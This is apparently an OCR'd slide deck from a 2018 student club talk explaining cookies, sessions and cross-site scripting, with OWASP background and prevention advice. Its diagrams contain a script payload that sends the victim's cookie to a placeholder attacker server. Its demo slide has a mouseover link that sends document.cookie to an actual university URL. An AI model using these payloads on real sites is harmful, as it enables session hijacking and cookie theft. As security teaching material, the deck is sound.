November 6th, 2018

Cross Site Scripting

https://hackutk.slack.com/

Web Basics

- Client Side
- Server Side
- Web Browser

Client Side

- Request server for a page...

- HTTP GET Request

Client Side

- Request server to update something...

- HTTP POST Request

Client Side Languages


- HTML/CSS

- JavaScript

Client Side

- Request server for pages…
- Ex:
  - https://hackutk.com/about.html

HTTP PROTOCOL



Server Side


- Serves pages as HTTP Response
- Uses own server side language
- Usually involves interaction with a database

Server Side Languages

- PHP, Perl, Python, C++, everything

Client Side

- Request server for pages…
- Ex:
  - https://www.google.com/search?q=hackutk


Server-side
Client-side
Files
Static resources:
• CSS
• Javascript
Images
• other files
7
Web Server
1
HTTP GET Request
Browser
HTTP Response
2
5
6
Request data:
• URL encoding
• GET/POST data
• Cookies
HTML
CSS
JavaScript
HTML
Templates
Database
Data
3
Web
Application
HTML
4

Web Browser

- What actually lets you **view** pages
  - Server is just sending you bytes…

Quick Demo

- Demo using all three components (client, server, browser)

Web Browser

- What actually lets you **view** pages
  - Server is just sending you bytes…

- Does more than just display pages
  - Ex: Interprets HTTP Headers
  - Ex: Cookies

Cookies

- Key-Value pairs with expiration date

- “Track” user behavior
  - Essentially just data stored in browser

- Allows server to maintain user data

Cookies

- Persist across sessions

- Client AND Server can access

- Can store sensitive data

Sessions

- Persist ~~across sessions~~ until browser close

- ~~Client AND~~ Server can access

- Can store sensitive data

Sessions

- More secure, but do not persist
- Fix?

Sessions

- More secure, but do not persist
- Fix?
  - Assign **SessionID** to each Session

Sessions

- More secure, but do not persist
- Fix?
  - Assign **SessionID** to each Session
  - Store this SessionID in a **Cookie**

Sessions

- More secure, but do not persist
- Fix?
  - Assign **SessionID** to each Session
  - Store this SessionID in a **Cookie**
  - Everytime user visits, get appropriate session based on **SessionID** in **Cookie**

Cookies and Sessions

- Example

Cross Site Scripting (XSS)


- Attacker “tricks” **Server** into sending HTTP Response to **Client** that contains attacker’s (malicious) **Javascript**

Cross Site Scripting

- Three main types:
  - Persistent XSS
  - Reflected XSS
  - DOM-Based XSS

Persistent XSS


- The malicious Javascript is stored in the **server's database**


1
Attacker
Attacker's Browser
Attacker's Server
POST http://website/post-comment
<script>...</script>
Website
Website's Database
latestComment: <script>window.location='http://attacker/?cookie='+document.cookie</script>
Website's Response Script
print "<html>"
print "Latest comment:"
print database.latestComment
print "</html>"
4
GET http://attacker/?cookie=sensitive-data
Victim's Browser
Website's Response to Victim
<html>
Latest comment:
<script>
window.location='http://attacker/?cookie='+document.cookie
</script>
</html>
2
GET http://website/latest-comment
3
200 OK

Reflected XSS

- The malicious Javascript originates from the **victim** themselves

- Similar to phishing - attacker tricks victim into clicking link


Attacker
Attacker's Server
Website
Website's Response Script
print "<html>"
print "You searched for:"
print request.query['keyword']
print "</html>"
1
Check this out:
http://website/search?
keyword=<script>...</script>
4
GET http://attacker/?cookie=sensitive-data
2
GET
http://website/search?
keyword=<script>...</script>
3
200 OK
Victim's Browser
Website's Response to Victim
<html>
You searched for:
<script>
window.location='http://attacker/?cookie='+document.cookie
</script>
</html>

DOM-Based XSS

- The malicious Javascript is executed as a result of the **client-side** Javascript (DOM-based)

- Can think of it as forcing client script to run in “unusual” manner

T10 OWASP Top 10 Application Security Risks – 2017

A1:2017-Injection	Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.
A2:2017-Broken Authentication	Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities temporarily or permanently.
A3:2017-Sensitive Data Exposure	Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data may be compromised without extra protection, such as encryption at rest or in transit, and requires special precautions when exchanged with the browser.
A4:2017-XML External Entities (XXE)	Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can be used to disclose internal files using the file URI handler, internal file shares, internal port scanning, remote code execution, and denial of service attacks.
A5:2017-Broken Access Control	Restrictions on what authenticated users are allowed to do are often not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc.
A6:2017-Security Misconfiguration	Security misconfiguration is the most commonly seen issue. This is commonly a result of insecure default configurations, incomplete or ad hoc configurations, open cloud storage, misconfigured HTTP headers, and verbose error messages containing sensitive information. Not only must all operating systems, frameworks, libraries, and applications be securely configured, but they must be patched and upgraded in a timely fashion.
A7:2017-Cross-Site Scripting (XSS)	XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user-supplied data using a browser API that can create HTML or JavaScript. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

XSS Prevention

- Sanitize input before inserting anywhere
  - Escape HTML
  - So on…
- More specific ways based on XSS type
  - https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet

Demo

- Persistent XSS Demo

https://google-gruyere.appspot.com/4047502170656145955244645238619063910 32/

https://github.com/hackUTK/Fall2018/

Demo

- “**alert(document.cookie)**” - appears on client’s browser

- But we want to see it too because...

- Cookies can contain user’s **SessionID**

Demo

```
<a
onmouseover=
"location.href=
'http://web.eecs.utk.edu/~akarnauc/get.php?cookie='
+document.cookie"
href="#">
mypost
</a>
```

Credits

https://excess-xss.com/

https://google-gruyere.appspot.com